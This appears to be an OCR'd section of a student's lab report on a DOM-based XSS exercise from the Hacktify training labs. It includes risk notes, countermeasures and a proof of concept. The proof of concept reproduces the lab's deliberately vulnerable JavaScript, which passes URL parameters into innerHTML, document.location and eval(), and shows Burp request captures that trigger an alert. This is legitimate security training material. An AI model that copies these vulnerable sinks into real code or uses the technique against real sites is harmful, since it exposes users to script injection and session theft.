
2.10. DOM's are Love!

Reference	Risk Rating
Sub-lab-11: DOM's are love	**High**
Tools Used	
Burp Suite	
Vulnerability Description	

DOM XSS is a security vulnerability where malicious scripts are executed in the user's browser due to improper handling of data within the Document Object Model (DOM). This happens when JavaScript on a web page processes data from an attacker-controlled source and passes it to a sink that supports dynamic code execution.
How It Was Discovered
Automated Tool----Burp-suite
Vulnerable URLs
https://labs.hacktify.in/HTML/xss_lab/lab_11/lab_11.php?name
Consequences of not Fixing the Issue
• Attackers can inject malicious scripts that download and execute malware on the victim's device, potentially leading to further compromise of the system. • Attackers can use DOM XSS to disrupt the normal functioning of a website, causing downtime and affecting the user experience. • Attackers can steal sensitive information such as cookies, session tokens, and personal data, leading to identity theft and unauthorized access to user accounts. • Organizations may face legal consequences for failing to protect user data
Suggested Countermeasures
1. **Avoid using** functions like `eval()`, `innerHTML`, `document.write()`, and `setTimeout()` with dynamic content. These functions can execute arbitrary code and are common sources of DOM XSS vulnerabilities. 2. **Validate** all input data to ensure it conforms to expected formats and types. 3. **Sanitize** input data to remove or escape any potentially harmful characters before processing it within the DOM.
References
https://owasp.org/www-community/attacks/DOM_Based_XSS https://portswigger.net/web-security/cross-site-scripting/dom-based https://www.invicti.com/learn/dom-based-cross-site-scripting-dom-xss/

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


Proof of Concept




This is a DOM XSS Lab

Hello, _!


© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
            margin-top: 4epx;
        }
        h2 {
            color: #ff4e00;
            font-weight: 400px;
            font-size: 1.5rem;
        }
    </style>
</head>
<body>
    <div class="wrapper">
    <nav class="navbar navbar-expand-lg navbar-light bg-light">
        <a href="index.php" style="padding-right: 10px;"><img src="../../assets/img/left.png" width=
        <a class="navbar-brand" href="../../index.html"><img src="../../assets/img/logo.png" width="
        <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupp
            <span class="navbar-toggler-icon"></span>
        </button>

        <div class="collapse navbar-collapse" id="navbarSupportedContent">
            <ul class="navbar-nav ml-auto">
            <li class="nav-item">
                <h5>Happy Hacking</h5>
            </li>
            </ul>
        </div>
    </nav>
    <section class="page-section">
        <div class="container">
        [illegible]
          <center>
            <div class="containers">
            <h1>This is a DOM XSS Lab</h1>
            <p id="p1">Hello, _!</p>
            <script src="dom.js"></script>
            </div>
          </center>
      <header>
    </div>
    </section>
    <hr />
      <div class="footer">
          <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
      </div>
    </div>
</body>
</html>
```



```
var currentSearch = document.location.search;
var searchParams = new URLSearchParams(currentSearch);

/*** Document Sink ***/

var username = searchParams.get("name");

if (username !== null) {
  document.getElementById("p1").innerHTML = "Hello Hacker, " + username + "!";
}

/*** Location Sink ***/

var redir = searchParams.get("redir");

if (redir !== null) {
  document.location = redir;
}

/*** Execution Sink ***/

var btc = "$40000";
var eth = "$2000";
var doge = "$1";

var market = [];
var coin = searchParams.get("coin").toLowerCase();
if (coin !== null) {
  document.getElementById("p1").innerHTML =
    "The 3 coins are btc, eth, doge, " + coin + "!";
}

eval("market.coin=" + coin);

document.getElementById("p1").innerHTML =
  "Current Hyped coin is " + market.coin + ".";
```




This is a DOM XSS Lab

Hello Hacker, !

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

```
GET /HTML/xss_lab/lab_11/lab_11.php?name=[illegible] HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


Proof of Concept



This is a DOM XSS Lab

Hello Hacker, junaid

© Copyrights 2021 Hacktify Cybersecurity All rights reserved




This is a DOM XSS Lab

Hello Hacker, junaid

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

```
GET /HTML/xss_lab/lab_11/lab_11.php?name=
[illegible] HTTP/2
[illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible]
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```




This is a DOM XSS Lab

Hello Hacker, junaid

```
GET /HTML/xss_lab/lab_11/lab_11.php?name=
[illegible] HTTP/1.1
Host: [illegible]
Cookie: [illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



labs.hacktify.in says

1

This is a DOM XSS Lab

Hello Hacker, junaid

© Copyrights 2021 Hacktify Cybersecurity All rights reserved